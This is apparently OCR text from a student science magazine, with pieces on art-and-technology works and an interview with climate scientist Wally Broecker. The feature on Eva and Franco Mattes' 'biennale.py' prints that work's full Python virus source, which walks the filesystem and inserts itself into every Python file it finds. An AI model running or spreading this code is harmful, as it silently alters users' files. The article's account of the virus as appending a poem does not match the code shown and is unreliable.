
The Weather Project was an installation created by Olafir Eliasson at the London's Tate Modern in 2003. This piece uses technology to transform the Tate's Turbine Hall into an extremely atmospheric sunset. Eliasson covered the ceiling with hundreds of mirrors and used a giant semi-circular disc of monochromatic yellow lamps to simulate the setting sun. He also used humidifiers to pump sugar and water into the hall, creating a fine mist. Upon entering the room, visitors became dark silhouettes, all backlit by the giant yellow disc. Looking upwards, viewers become uniform specs in the reflection of the mirrored ceiling,. Eliasson created the piece to explore the ubiquity of weather in everyday conversation and more deeply, its extension into universal human experience.

"GENESIS"
EDUARDO KAC

Numerous artists have also seized technology both a medium as well a source of inspiration. In his transgenic art piece "Genesis," Eduardo Kac translated a sentence from Genesis, the first book of the Bible, into Morse code and then into a DNA sequence, and injected the sequence into a colony of bacteria. Viewers controlled an ultraviolet light in the gallery which, when shined on the bacteria, caused them to mutate. As the bacteria replicated and the gene mutated, the original sentence from "Genesis" also changed. The mutated sentence was then translated back into English and posted for viewers to read.



THESE ARTISTS PROVE THAT ART AND SCIENCE ARE NOT ONLY OVERLAPPING FIELDS, BUT THAT THEY ARE ESSENTIAL TO THE UNDERSTANDING OF BOTH. THE PIECES ARE NOT ONLY BEAUTIFUL, BUT ALSO AS PACKED WITH MEANING. ART REVEALS NEW PERSPECTIVES ON SCIENTIFIC THEORY THAT ARE SIMPLY NOT POSSIBLE IN CHARTS AND GRAPHS. THESE WORKS ARE NOT ONLY TO BE "APPRECIATED" IN THE ART HUM SENSE, BUT THEY ARE ALSO VITAL SOURCES FROM WHICH TO LEARN PHYSICAL TRUTHS ABOUT THE WORLD.



Biennale.py source code


```
# biennale.py ________________ go        to _____ 49th Biennale di Venezia
# HTTP://WWW.0100101110101101.ORG __ + __ [epidemiC] http://www.epidemic.ws
from dircache import *
from string import *
import os, sys
from stat import *

def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemiC]") == -1:
            soul = open(guest, "w")
            soul.write(mybody + "\n\n" + body)
            soul.close()
    except IOError: pass

def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pyw"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in wank and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass

if __name__ == '__main__':
        mysoul = open(sys.argv[0])
        mybody = mysoul.read()
        mybody = mybody[:find(mybody, "#"*3) + 3]
        mysoul.close()
        blacklist = replace(split(sys.exec_prefix,":")[-1], "\\", "/")
        if blacklist[-1] != "/": blacklist = blacklist + "/"
        wank = [lower(blacklist), "/proc/", "/dev/"]
        join("/")
        print ">      This file was contaminated by biennale.py, the world slowest virus."
        print "Either Linux or Windows, biennale.py is definetely the first Python virus."
        print "[epidemiC] http://www.epidemic.ws __ + __ HTTP://WWW.0100101110101101.ORG "
        print "> ______________________ 49th Biennale di Venezia ______________________ <"
###
```

"BIENEAL.PY"
EVA & FRANCO MATTES

Artists' use and interpretation of technology is by definition unconventional and often times even illegal. Eva and Franco Mattes, also known as 0100101110101101.ORG, are well known for their work Bienniale.py. This work is the first computer virus written in Python script and first spread to the public from a computer terminal at the 49th Venice Biennial. The actual virus was benign and did nothing more than append a "digital love poem" to the end of files that utilized python script. Despite its benign nature Biennale.py, and the warning sent to leading anti-virus software prior to release, the program was soon on the run from the anti-virus cops because it was deemed malicious, by Symantec Internet Security.

Faculty Profile

Meet Wally Broecker



Wallace Smith Broecker, known more affectionately as Wally, is the Newberry Professor in the Department of Earth and Environmental Sciences at Columbia University. Thought by many to be the grandfather of climate science, his work has revolutionized the field of climate change. Broecker has studied the ocean's role in climate change for over 50 years and was a pioneer in radiocarbon dating, which has been essential in studying the Earth's climate fluctuations. In 1975, he published the landmark paper, "Climate Change: Are we on the Brink of a Pronounced Global Warming?", unknowingly coining the phrase "global warming". He has written over 450 journal articles and 10 books on climate change and has also lectured to first-year students in Frontiers of Science. We visited Wally in his office at Columbia's Lamont-Doherty Earth Observatory on a rainy Friday morning to talk a little about his life, research and views on climate change.

Ying Li & Elizabeth Lindhardt

Q: You transferred to Columbia from Wheaton College 53 years ago as an undergraduate and you've been here ever since. What made you choose Columbia?

A: I didn't choose it, I was sent. At Wheaton, they had a sophomore assigned to each freshman to help them through orientation, a kind of mentoring program, and I was put with Paul Gast. He worried about me and thought I didn't have any life ambition. So he finally got frustrated with me and arranged that I come to Columbia for an interview with a professor, and that professor hired me as a research assistant for the summer. At the end of that summer he got me transferred into Columbia in one day.

He was interested in building a bigger and bigger research empire, and didn't have time to work on individual things. So within 6 months I was running his radiocarbon lab and I could do whatever I wanted to. It was a big opportunity. I loved it. Like going into a candy shop.

Q: Do you have any advice for undergraduates interested in research careers?

A: Well, I think you should only do it if you really love it, cause the only way you'll do well is if you put in a lot of time. I don't think anyone's smart enough to be able to make their way into that level of science without working hard. And if you're going to work hard, you're going to have to sacrifice some other areas of your life.

Q: How did you get started studying geology?

A: I never knew anything about geology until I came to Columbia. I started in '52, and in the summer of '54 my professor was supposed to give a lecture on carbon dating to an archeology conference. At the last minute he decided he didn't want to go, so he sent me—that was my first lecture in science.

So I gave a lecture on radiocarbon dating. And afterwards, a guy with a potbelly and a pipe with a cigar butt stuck in it, and with cowboy boots on, just came up to me and said, 'look man, I see you know a lot about math and physics, but I can also see that you don't know a gall-darn thing about the earth. So' he said, 'you'll come with me for three weeks and I'll change your life.' And that's pretty much what he said—just like that. So I asked him where we were going and he said, 'we're going to go look at remnant lakes at the Great Basin, Santa Rosa Island, I'll teach you some geology." I said I was married and I had hardly any money so I couldn't afford it, and he said he'd pay my expenses. He was curator of the Santa Barbara museum of archeology, and you know what he wanted? Free carbon dates. So he sort of captured his own lab.

He really opened my eyes to what you could learn as a field geologist. And that was really important because I put the two together. I'm mathematical to some extent, but I appreciate what you can learn in the field. Some people avoided putting the one with the other, and that was a mistake.

Q: Do you think that geoengineering is the answer to the climate change problem?

A: Yes. I mean we've got to do everything, but if we can't pull CO2 directly out of the atmosphere and store it somewhere, we're not going to make it. I'm convinced of that. There just isn't enough alternate energy-unless there's some miracle with solar or we go really heavy with nuclear.

Klaus Lackner has the only system in the world that's an economically acceptable way to pull CO2 out of the air. He's the greatest scientist at Columbia. He was trained in particle physics, but he's in engineering because he decided along the way that the most important problem in the world was how to produce energy without putting carbon into the air.

He knows how to do it. His system involves the fiber of a special chemically-active fabric that, when its exposed to air, takes up both CO_2 and water. But if you take it and expose it to water, the water replaces the CO_2—kicks it off. Air would blow through this fabric, and the fibers would take out 30 percent of the CO_2 in the air.

Lackner says that everything that can be modular ought to be modular. Automobiles are modular—that's why we have such great automobiles. Every year they tinker around and make something a little bit better. So Lackner has made these units that look kind of like football goalposts with Venetian blinds, each of which will take out one ton of CO_2 a day.

Lackner also thinks we should keep running cars on liquid fuel, and then just collect the CO_2 back from the air. Or, we could pre-collect the CO_2 and make hydrogen in a nuclear reactor that could be combined with ethanol. Then the CO_2 being released would have come from the atmosphere. That way there'd be no net.

Lackner knows how to do that now, and he wants to further the development—making the fibers thinner so they can be smaller and cheaper, and reused hundreds and hundreds of times. He thinks he could do the whole thing for an increase of 25 cents on every gallon of gasoline—2 cents a kilowatt-hour. But now he needs about 20 million dollars to make a prototype.

Q: What do you think about our government's efforts to deal with climate change?

A: Well, they talk about limiting temperature increase to 2 degrees, but really they shouldn't be talking about temperature. They should be putting a limit on the CO_2 content of the atmosphere. There are other things affecting the temperature. They're such a long way from looking at the problem realistically that it's going to be a battle. Thank heavens that we've got Obama; at least he and his people are really trying. But boy it's difficult. If there's ever a treaty, the senate will have to ratify it and they're going to want to know: how do we verify that other countries are following the rules? And if CO_2 levels go up, how are you going to figure out what happened? And unless we're extremely lucky we're in for a big mess, not a catastrophe but a mess.

Q: Is it frustrating to know how the climate problem could be fixed and not see that change manifested in policy?

A: Well things are changing—don't kid yourself—it's not as if nothing has happened. I mean, if you look at the last 20 years, the attitude is steadily and strongly changing that this is a problem, it used to be somewhat of a joke , but even now half of the US doesn't think it's a problem—the same half that doesn't believe in evolution. And if people don't believe in evolution, it's hard to believe they'll be concerned about global warming.

I'm an optimist in general, but its hard to be optimistic about that. We're going to go through some grief for sure, and we're going to have to see the consequences before people are going to get serious about it I think.

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